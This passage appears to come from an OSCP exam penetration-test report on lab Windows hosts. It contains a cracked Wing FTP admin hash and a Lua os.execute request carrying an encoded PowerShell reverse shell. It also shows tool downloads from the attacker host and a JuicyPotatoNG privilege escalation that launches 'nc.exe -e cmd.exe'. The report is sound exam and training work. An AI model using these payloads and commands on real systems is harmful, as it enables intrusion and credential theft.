150 Data connection accepted; transfer starting for backup.xml.txt (406 Bytes).
100% |*****| 406 99.09 KiB/s 00:00 ETA
226 File sent ok. Transferred:406Bytes;Average speed is:396.484KB/s
406 bytes received in 00:00 (3.04 KiB/s)
229 Entering Extended Passive Mode (|||1030|)
150 Data connection accepted; transfer starting for logfile (354700 Bytes).
100% |*****| 346 KiB 524.50 KiB/s 00:00 ETA
226 File sent ok. Transferred:354700Bytes;Average speed is:529.643KB/s
354700 bytes received in 00:00 (524.39 KiB/s)
229 Entering Extended Passive Mode (|||1031|)
150 Data connection accepted; transfer starting for PhotoAcq.dll (195000 Bytes).
100% |*****| 190 KiB 470.82 KiB/s 00:00 ETA
226 File sent ok. Transferred:195000Bytes;Average speed is:488.281KB/s
195000 bytes received in 00:00 (470.63 KiB/s)
229 Entering Extended Passive Mode (|||1032|)
150 Data connection accepted; transfer starting for PhotoViewer.dll (172000 Bytes).
100% |*****| 167 KiB 414.16 KiB/s 00:00 ETA
226 File sent ok. Transferred:172000Bytes;Average speed is:427.401KB/s
172000 bytes received in 00:00 (414.00 KiB/s)
229 Entering Extended Passive Mode (|||1033|)
150 Data connection accepted; transfer starting for Resources.dll (8099 Bytes).
100% |*****| 8099 1.88 MiB/s 00:00 ETA
226 File sent ok. Transferred:8099Bytes;Average speed is:7909.180KB/s
8099 bytes received in 00:00 (63.63 KiB/s)
229 Entering Extended Passive Mode (|||1034|)
150 Data connection accepted; transfer starting for TableTextService.dll (64900 Bytes).
100% |*****| 64900 235.38 KiB/s 00:00 ETA
226 File sent ok. Transferred:64900Bytes;Average speed is:63378.906KB/s
64900 bytes received in 00:00 (235.30 KiB/s)
229 Entering Extended Passive Mode (|||1035|)
150 Data connection accepted; transfer starting for uhssvc.exe (34700 Bytes).
100% |*****| 34700 255.57 KiB/s 00:00 ETA
226 File sent ok. Transferred:34700Bytes;Average speed is:33886.719KB/s
34700 bytes received in 00:00 (255.36 KiB/s)
```

The content of backup.xml.txt contains the username and hashed password:

```
<?xml version="1.0" ?>
<ADMIN_ACCOUNTS Description="Wing FTP Server Admin Accounts">
  <ADMIN>
    <Admin_Name>Admin</Admin_Name>
    <Password>44ffe44097bbce02fbaa42734e92ae04</Password>
    <Type>0</Type>
    <Readonly>0</Readonly>
    <IsDomainAdmin>0</IsDomainAdmin>
    <DomainList></DomainList>
    <MyDirectory></MyDirectory>
  </ADMIN>
</ADMIN_ACCOUNTS>
```



```
(teodor@kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.114]
$ cat backup.xml.txt
<?xml version="1.0" ?>
<ADMIN_ACCOUNTS Description="Wing FTP Server Admin Accounts">
  <ADMIN>
    <Admin_Name>Admin</Admin_Name>
    <Password>44ffe44097bbce02fbaa42734e92ae04</Password>
    <Type>0</Type>
    <Readonly>0</Readonly>
    <IsDomainAdmin>0</IsDomainAdmin>
    <DomainList></DomainList>
    <MyDirectory></MyDirectory>
  </ADMIN>
</ADMIN_ACCOUNTS>
```

Using the <https://crackstation.net/> the password hash could be cracked as follow:

---

Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

44ffe44097bbce02fbaa42734e92ae04

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults


| Hash                             | Type | Result     |
|----------------------------------|------|------------|
| 44ffe44097bbce02fbaa42734e92ae04 | md5  | Password@1 |

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Login into Wing FTP ([http://192.168.100.114:5466/admin\\_login.html](http://192.168.100.114:5466/admin_login.html)) panel using credentials below:

Admin:Password@1



Once the attacker is logged in, he could use the steps presented in exploit below to create a reverse shell:

<https://www.exploit-db.com/exploits/48676>

Setup the NC listener and send a POST request as follow using Burpsuite:

Set NC listener

```
nc -lnvp 443
```

Send the POST request

```
POST /admin_lua_script.html?r=0.18576382480157416 HTTP/1.1
Host: 192.168.100.114:5466
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain; charset=UTF-8
```

Content-Length: 1405

Origin: http://192.168.100.114:5466

Connection: close

Referer: http://192.168.100.114:5466/admin\_lua\_term.html

Cookie: client\_lang=english; admin\_lang=english; installedVersion=7.0.3; UIDAD-MIN=23ff834518bfee45c03e0b92d16d5c13

```
command=os.execute('powershell%20-Encodedcommand%20%22JABjAGwAaQBlAG4AdAAgAD0AI-  
ABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdbABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAU-  
ABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAXADYA0AAuADQA0QAuADEMAAwACIALAA0ADQAMwApADsAJABzAHQAc-  
gBlAGEAbQAgAD0AIAAKAGMABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAwWBiAHkAdABlAF-  
sAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0A0wB3AG-  
gAaQBsAGUAKAAoACQAaQAgAD0AIAAKAHMAdbABYAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAI-  
AAwACwAIAAKAGIAeQB0AGUAcwAuAEwAZQBwAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsA0wAk-  
AGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB0AHIAZQBhAG0AKAApADsAwWBiAHkAdABlAF-  
TAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBBAFMAQwBjAEkARQBwAGMAbwBkAGkAbgBnACKALgBHAGUAdABTAHQAc-  
gBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAACAAAJABpACkA0wAkAHMAZQBwAGQAYgBhAGMAawAgAD0AIAAoAGkAZQ-  
B4ACAAJABkAGEAdABhACAAMgA%2BACYAMQAgAHwAIAbPAHUAdAAAtAFMAdbABYAGkAbgBnACAAMAApAHsA0wAk-  
QAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAIYQBjAGsAIAArACAAIgbQAFMAIAAiACAAMAApAHsA0wAk-  
gAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgbA%2BACAAIgbA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgAC-  
gAWwB0AGUAeAB0AC4AZQBwAGMAbwBkAGkAbgBnAF0A0gA6AEeAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzAC-  
gAJABzAGUAbgBkAGIAIYQBjAGsAMgApADsAJABzAHQAcgBlAGEA-  
bQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAACAAAJABpACkA0wAkAHMAZQBwAGQAYgBhAGMAawAgAD0AIAAoAGkAZQ-  
wB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0A0wAkAGMAbABpAGUA-  
bgB0AC4AQwBsAG8AcwBlACgAKQA%3D%22')
```


Note: To be mentioned that the cookie, the Base64 PS payload and the header details should be edited according to the attacker IP / login session. It is recommended to use an URL encoding tool to encode the payload.

The URL decoded payload looks like:



```
command=os.execute('powershell -Encodedcommand "JABjAGwAaQB1AG4AdAAgAD0AIAB0AGUAdwA-tAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAG-wAaQB1AG4AdAAoACIAMQA5ADIALgAXADYAOAAuADQAOQAuADEMAAAwACIALAA0ADQAMwApADsAJABzAHQAc-gB1AGEAbQAgAD0AIAAkAGMABABpAGUAbgB0AC4ARwB1AHQAuWb0AHIAZQBhAG0AKAApADsAWwBiAHkAdAB1AF-sAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUaewAwAH0A0wB3AG-gAaQBsAGUAKAAoACQAAaQAgAD0AIAAkAHMAdABYAGUAYQBtAC4AUgB1AGEAZAAoACQAYgB5AHQAZQBzACwAI-AAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgB1ACAAMAApAHsA0wAk-AGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB0AHkAcAB1AE4AYQBtAGUAIAB-TAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBBAFMAQwBjAEkARQBwAGMAbwBkAGkAbgBnACKALgBHAGUAdABTAHQAc-gBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAA5ACAAJABpACkAOwAKAHMAZQBwAGQAYgBhAGMAawAgAD0AIAAoAGkAZQ-B4ACAAJABKAGEAdABhACAAMGA+ACYAMQAgAHwAIABPAAHUAdAAAFMAbYAGkAbgBnACAACAAKQA7AC-QAcwB1AG4AZABiAGEAYwBBrADIAIAA9ACAAJABzAGUAbgBkAGIAIYQBJAGsAIAArACAAIgbQAFMAIAAiACAkAwAgAC-gACAB3AGQAKQAuAFAYYQB0AGGAIAArACAAIga+ACAAIga7ACQAcwB1AG4AZABiAHkAdAB1ACAAPQAgAC-gAWwB0AGUaewAB0AC4AZQBwAGMAbwBkAGkAbgBnAF0A0gA6AEAAUwBDAEKASQApAC4ARwB1AHQAQgB5AHQAZQBzAC-gAJABzAGUAbgBkAGIAIYQBJAGsAMgApADsAJABzAHQAcgB1AGEA-bQAUAFcAcgBpAHQAZQAoACQAcwB1AG4AZABiAHkAdAB1ACwAMAA5ACQAcwB1AG4AZABiAHkAdAB1AC4ATAB1AG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAwAdQBzAGgAKAApAH0A0wAKAGMABABpAGUA-bgB0AC4AQwBsAG8AcwB1ACgAKQA="')
```

Run the attack:





Once the exploit was executed, it gave Teodor low privileges access over the system.

The flag:

```
PS C:\Users\Jessie\Desktop> type C:\Users\Jessie\Desktop\local.txt
```

```
a4271a607050e99461e7e6072d9e46f7
```

```
PS C:\Users\Jessie\Desktop> ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0:
```

```
    Connection-specific DNS Suffix  . :
```

```
    IPv4 Address. . . . . : 192.168.100.114
```

```
    Subnet Mask . . . . . : 255.255.255.0
```

```
    Default Gateway . . . . . : 192.168.100.254
```

```
PS C:\Users\Jessie\Desktop>
```

```
PS C:\Users\Jessie\Desktop> type C:\Users\Jessie\Desktop\local.txt
a4271a607050e99461e7e6072d9e46f7
PS C:\Users\Jessie\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.100.114
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.254
PS C:\Users\Jessie\Desktop>
```

#### 4.2.3 Privilege Escalation – SelmpersonatePrivilege

**Vulnerability Explanation:** After establishing a foothold on target, Teodor did a manual enumeration in order to identify the potential PE vector. Using the PS reverse shell, Teodor noticed that the SelmpersonatePrivilege privileges are enabled, to elevate the privileges was used JuicyPotatoNG.

**Vulnerability Fix:** Disable SelmpersonatePrivilege for low privileges users. More information about SelmpersonatePrivilege could be found here:

<https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/seimper-sonateprivilege-secreateglobalprivilege>

**Severity:** Critical

### Steps to reproduce the attack:

Using the PS reverse shell Teodor discovered the sysadmin.txt located on, C:\Users\Jessie\Desktop, the file contains the plain-text password for Jessie user.

The sysadmin.txt content:

```
PS C:\users\Jessie\Desktop> type sysadmin.txt

Hey Jessie,

Welcome to the team!

You'll be needing this to check out the servers that you will be working on:

TheBirdWatcher22
```

```
PS C:\users\Jessie\Desktop> type sysadmin.txt
Hey Jessie,
Welcome to the team!
You'll be needing this to check out the servers that you will be working on:
TheBirdWatcher22
PS C:\users\Jessie\Desktop>
```

Using Remmina (<https://remmina.org/>), the attacker can login into RDP with the credentials below:

```
Jessie:TheBirdWatcher22
```

Check privileges using CMD launched as Administrator and at the same time PS reverse shell session, Teodor noticed that the SeImpersonatePrivilege privileges are available only on the PS reverse shell session:

Privileges check on RDP:

```
C:\Windows\system32>whoami /priv
```

PRIVILEGES INFORMATION


-----

| Privilege Name                | Description                          | State    |
|-------------------------------|--------------------------------------|----------|
| SeBackupPrivilege             | Back up files and directories        | Disabled |
| SeRestorePrivilege            | Restore files and directories        | Disabled |
| SeShutdownPrivilege           | Shut down the system                 | Disabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking             | Enabled  |
| SeUndockPrivilege             | Remove computer from docking station | Disabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set       | Disabled |
| SeTimeZonePrivilege           | Change the time zone                 | Disabled |

```
C:\Windows\system32>whoami
```

```
oscp\jessie
```





Privileges check on PS session:

```
PS C:\Users\Jessie\Desktop> whoami /priv
```

PRIVILEGES INFORMATION

| Privilege Name     | Description                   | State    |
|--------------------|-------------------------------|----------|
| SeBackupPrivilege  | Back up files and directories | Disabled |
| SeRestorePrivilege | Restore files and directories | Disabled |

|                               |   |          |
|-------------------------------|---|----------|
| SeShutdownPrivilege           | Shut down the system                      | Disabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking                  | Enabled  |
| SeUndockPrivilege             | Remove computer from docking station      | Disabled |
| SeImpersonatePrivilege        | Impersonate a client after authentication | Enabled  |
| SeCreateGlobalPrivilege       | Create global objects                     | Enabled  |
| SeIncreaseWorkingSetPrivilege | Increase a process working set            | Disabled |
| SeTimeZonePrivilege           | Change the time zone                      | Disabled |

PS C:\Users\Jessie\Desktop>

```
PS C:\Users\Jessie\Desktop> whoami /priv
```

#### PRIVILEGES INFORMATION

-----

| Privilege Name                | Description                               | State    |
|-------------------------------|---|----------|
| SeBackupPrivilege             | Back up files and directories             | Disabled |
| SeRestorePrivilege            | Restore files and directories             | Disabled |
| SeShutdownPrivilege           | Shut down the system                      | Disabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking                  | Enabled  |
| SeUndockPrivilege             | Remove computer from docking station      | Disabled |
| SeImpersonatePrivilege        | Impersonate a client after authentication | Enabled  |
| SeCreateGlobalPrivilege       | Create global objects                     | Enabled  |
| SeIncreaseWorkingSetPrivilege | Increase a process working set            | Disabled |
| SeTimeZonePrivilege           | Change the time zone                      | Disabled |

PS C:\Users\Jessie\Desktop>

Note:

It is recommended to take all the necessary steps in order to successfully elevate the privileges.



Transfer nc.exe and JuicyPotatoNG.exe to the target machine, don't forget to prepare the python3 web server.

nc.exe – <https://nmap.org/dist/ncat-portable-5.59BETA1.zip>

JuicyPotatoNG.exe - <https://github.com/antonioCoco/JuicyPotatoNG/releases/tag/v1.1>

Prepare the python3 web server

```
python3 -m http.server 80
```

On the PS reverse shell session run

```
curl http://192.168.49.100/JuicyPotatoNG.exe -o JuicyPotatoNG.exe
```

```
curl http://192.168.49.100/nc.exe -o nc.exe
```

```
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.114
teodor@kali: ~/Desktop/OSCP/toolS/JuicyPatato-LAST
teodor@kali: ~/Desktop/OSCP/toolS/JuicyPatato-LAST 90x13

(teodor@kali) ~/Desktop/OSCP/toolS/JuicyPatato-LAST
$ ls
JuicyPotatoNG.exe  JuicyPotatoNG.zip

(teodor@kali) ~/Desktop/OSCP/toolS/JuicyPatato-LAST
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.114 - - [13/Apr/2023 01:41:40] "GET /JuicyPotatoNG.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

(teodor@kali) ~/Desktop/OSCP/toolS/JuicyPatato-LAST
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.114 - - [13/Apr/2023 01:42:15] "GET /nc.exe HTTP/1.1" 200 -

PS C:\Users\Jessie\Desktop> dir

Directory: C:\Users\Jessie\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          4/12/2023   4:36 PM             34 local.txt
-a-----          9/20/2022   2:28 AM          1274 sysadmin.Lnk
-a-----          2/28/2022   4:49 PM           133 sysadmin.txt

PS C:\Users\Jessie\Desktop> curl http://192.168.49.100/JuicyPotatoNG.exe -o JuicyPotatoNG.exe
PS C:\Users\Jessie\Desktop> curl http://192.168.49.100/nc.exe -o nc.exe
PS C:\Users\Jessie\Desktop>
```



On RDP session type into CMD:

```
nc.exe -lnvp 443
```

On the attacker machine, using the obtained PS reverse shell, type:

```
.\JuicyPotatoNG.exe -t * -p "C:\Users\Jessie\Desktop\nc.exe" -a "192.168.100.114 443 -e cmd.exe"
```

```
JuicyPotatoNG
```

```
by decoder_it & splinter_code
```


```
[*] Testing CLSID {854A20FB-2D44-457D-992F-EF13785D2B51} - COM server port 10247
```

```
[+] authresult success {854A20FB-2D44-457D-992F-EF13785D2B51};NT AUTHORITY\SYSTEM;Impersonation
```

```
[+] CreateProcessAsUser OK
```

```
[+] Exploit successful!
```

Note: The previous command will create a full privileged reverse shell using victim machine IP, respectively RDP session.



## 4.2.4 Post-Exploitation

Flag:

```
C:\Users\Administrator\Desktop>type C:\Users\Administrator\Desktop\proof.txt
```

```
type C:\Users\Administrator\Desktop\proof.txt
```

```
71ef70ab77dd6fc57f065737c3418da9
```


```
C:\Users\Administrator\Desktop>ipconfig
```

```
ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix  . :  
IPv4 Address. . . . . : 192.168.100.114  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.100.254
```



```
Administrator: Command Prompt - nc.exe -lnvp 443  
C:\Users\Administrator>cd Desktop  
cd Desktop  
C:\Users\Administrator\Desktop>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 167B-A09F  
  
Directory of C:\Users\Administrator\Desktop  
07/04/2022  04:25 PM    <DIR>          .  
07/04/2022  04:25 PM    <DIR>          ..  
04/12/2023  04:36 PM                34 proof.txt  
               1 File(s)                34 bytes  
               2 Dir(s) 17,391,747,072 bytes free  
  
C:\Users\Administrator\Desktop>type C:\Users\Administrator\Desktop\proof.txt  
type C:\Users\Administrator\Desktop\proof.txt  
71ef70ab77dd6fc57f065737c3418da9  
  
C:\Users\Administrator\Desktop>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet0:  
  
    Connection-specific DNS Suffix  . :  
    IPv4 Address. . . . . : 192.168.100.114  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.100.254  
  
C:\Users\Administrator\Desktop>
```

## 5. Active Directory Set

### Port Scan Results

| IP Address      | Ports Open   |
|-----------------|--|
| 192.168.100.101 | <b>TCP:</b> 80, 135, 139, 445, 5040, 5672, 7680, 8099, 8243, 8280, 8672, 9099, 9443, 9611, 9711, 9763, 9999, 11111, 19150, 49664, 49665, 49666, 49667, 49668, 49672, 65469 |
| 172.16.100.102  | <b>TCP:</b> 135, 139, 445, 3389  |
| 172.16.100.100  | <b>TCP:</b> 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389  |

### 5.1 MS01 – 192.168.100.101

#### 5.1.1 Initial Access – CVE-2022-29464 - RCE

**Vulnerability Explanation:** On port 9443 is hosted the WSO2 API Manager web application that is vulnerable to unauthenticated arbitrary file upload which allows unauthenticated attackers to gain RCE on WSO2 servers via uploading malicious JSP files.

**Vulnerability Fix:** It is recommended to update the WSO2 API Manager to a secure version, also is recommended to use a strong and unpredictable password for the WSO2 users.

**Severity:** **Critical**

#### Steps to reproduce the attack:

In order to detect the services and technologies, Teodor performed a nmap scan:

```
nmap -T5 -Pn 192.168.100.101 -p-

Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 11:07 CEST

Warning: 192.168.100.101 giving up on port because retransmission cap hit (2).

Stats: 0:03:16 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 58.71% done; ETC: 11:12 (0:02:10 remaining)
```

Stats: 0:03:58 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 70.67% done; ETC: 11:12 (0:01:34 remaining)

Stats: 0:04:34 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 80.90% done; ETC: 11:12 (0:01:02 remaining)

Nmap scan report for 192.168.100.101

Host is up (0.13s latency).

